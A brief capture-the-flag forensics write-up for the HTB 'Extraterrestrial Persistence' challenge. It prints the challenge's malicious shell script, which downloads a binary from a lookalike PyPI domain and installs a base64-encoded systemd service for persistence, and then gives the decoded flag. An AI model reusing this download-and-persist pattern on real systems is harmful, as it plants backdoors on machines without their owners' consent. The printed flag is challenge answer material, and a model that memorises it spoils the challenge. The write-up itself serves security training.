
Extraterrestrial Persistence

Types	forensic
CTF	HTB



```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ strings persistence.sh
n=`whoami`
h=`hostname`
path='/usr/local/bin/service'
if [[ "$n" ≠ "pandora" && "$h" ≠ "linux_HQ" ]]; then exit; fi
curl https://files.pypi-install.com/packeges/service -o $path
chmod +x $path
echo -e "W1VuaXRdCkRlc2NyaXB0aW9uPUhUQnt0aDNzM180bDEzblNfNHIzX3MwMDAwMF9iNHMxY30KQWZ0ZXI9bmV0d29yay50YXJnZXQgbmV0d29yay1vbmxpbmUudGFyZ2V0CgpbU2VydmljZV0KVHlwZT1vbmVzaG90ClJlbWFpbkFmdGVyRXhpdD15ZXMKCkV4ZWNTdGFydD0vdXNyL2xvY2FsL2Jpbi9zZXJ2aWNlCkV4ZWNTdG9wPS91c3IvbG9jYWwvYmluL3NlcnZpY2UKCltJbnN0YWxsXQpXYW50ZWRCeT1tdWx0aS11c2VyLnRhcmdldA==" | base64 -d > /usr/lib/systemd/system/service.service
systemctl enable service.service

┌──(kali㉿kali)-[~/Desktop/htb]
└─$ cat vgauthsvclog.txt.0
[Sep 03 23:40:12.798] [ message] [VGAuthService] VGAuthService 'build-4448496' logging at level 'normal'
[Sep 03 23:40:12.798] [ message] [VGAuthService] Pref_LogAllEntries: 1 preference groups in file '/etc/vmware-tools/vgauth.conf'
[Sep 03 23:40:12.798] [ message] [VGAuthService] Group 'service'
[Sep 03 23:40:12.798] [ message] [VGAuthService]         samlSchemaDir=/usr/lib/vmware-vgauth/schemas
[Sep 03 23:40:12.798] [ message] [VGAuthService] Pref_LogAllEntries: End of preferences
[Sep 03 23:40:13.199] [ message] [VGAuthService] VGAuthService 'build-4448496' logging at level 'normal'
[Sep 03 23:40:13.199] [ message] [VGAuthService] Pref_LogAllEntries: 1 preference groups in file '/etc/vmware-tools/vgauth.conf'
[Sep 03 23:40:13.199] [ message] [VGAuthService] Group 'service'
[Sep 03 23:40:13.199] [ message] [VGAuthService]         samlSchemaDir=/usr/lib/vmware-vgauth/schemas
[Sep 03 23:40:13.199] [ message] [VGAuthService] Pref_LogAllEntries: End of preferences
[Sep 03 23:40:13.199] [ message] [VGAuthService] Cannot load message catalog for domain 'VGAuthService', language 'C', catalog dir '.'.
[Sep 03 23:40:13.199] [ message] [VGAuthService] INIT SERVICE
[Sep 03 23:40:13.199] [ message] [VGAuthService] Using '/var/lib/vmware/VGAuth/aliasStore' for alias store root directory
[Sep 03 23:40:13.288] [ message] [VGAuthService] SAMLCreateAndPopulateGrammarPool: Using '/usr/lib/vmware-vgauth/schemas' for SAML schemas
[Sep 03 23:40:13.449] [ message] [VGAuthService] SAML_Init: Allowing 300 of clock skew for SAML date validation
[Sep 03 23:40:13.449] [ message] [VGAuthService] BEGIN SERVICE
```

there are two files given

just saw base64 then right away i try to decode it

```
echo "W1VuaXRdCkRlc2NyaXB0aW9uPUhUQnt0aDNzM180bDEzblNfNHIzX3MwMDAwMF9iNHMxY30KQWZ0ZXI9bmV0d29yay50YXJnZXQgbmV0d29yay1vbmxpbmUudGFyZ2V0CgpbU2VydmljZV0KVHlwZT1vbmVzaG90ClJlbWFpbkFmdGVyRXhpdD15ZXMKCkV4ZWNTdGFydD0vdXNyL2xvY2FsL2Jpbi9zZXJ2aWNlCkV4ZWNTdG9wPS91c3IvbG9jYWwvYmluL3NlcnZpY2UKCltJbnN0YWxsXQpXYW50ZWRCeT1tdWx0aS11c2VyLnRhcmdldA==" | base64 -d
```

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ echo "W1VuaXRdCkRlc2NyaXB0aW9uPUhUQnt0aDNzM180bDEzblNfNHIzX3MwMDAwMF9iNHMxY30KQWZ0ZXI9bmV0d29yay50YXJnZXQgbmV0d29yay1vbmxpbmUudGFyZ2V0CgpbU2VydmljZV0KVHlwZT1vbmVzaG90ClJlbWFpbkFmdGVyRXhpdD15ZXMKCkV4ZWNTdGFydD0vdXNyL2xvY2FsL2Jpbi9zZXJ2aWNlCkV4ZWNTdG9wPS91c3IvbG9jYWwvYmluL3NlcnZpY2UKCltJbnN0YWxsXQpXYW50ZWRCeT1tdWx0aS11c2VyLnRhcmdldA==" | base64 -d

[Unit]
Description=HTB{th3s3_4l13nS_4r3_s00000_b4s1c}
After=network.target network-online.target

[Service]
Type=oneshot
RemainAfterExit=yes

ExecStart=/usr/local/bin/service
ExecStop=/usr/local/bin/service

[Install]
WantedBy=multi-user.target
```

right away got the flag

```
HTB{th3s3_4l13nS_4r3_s00000_b4s1c}
```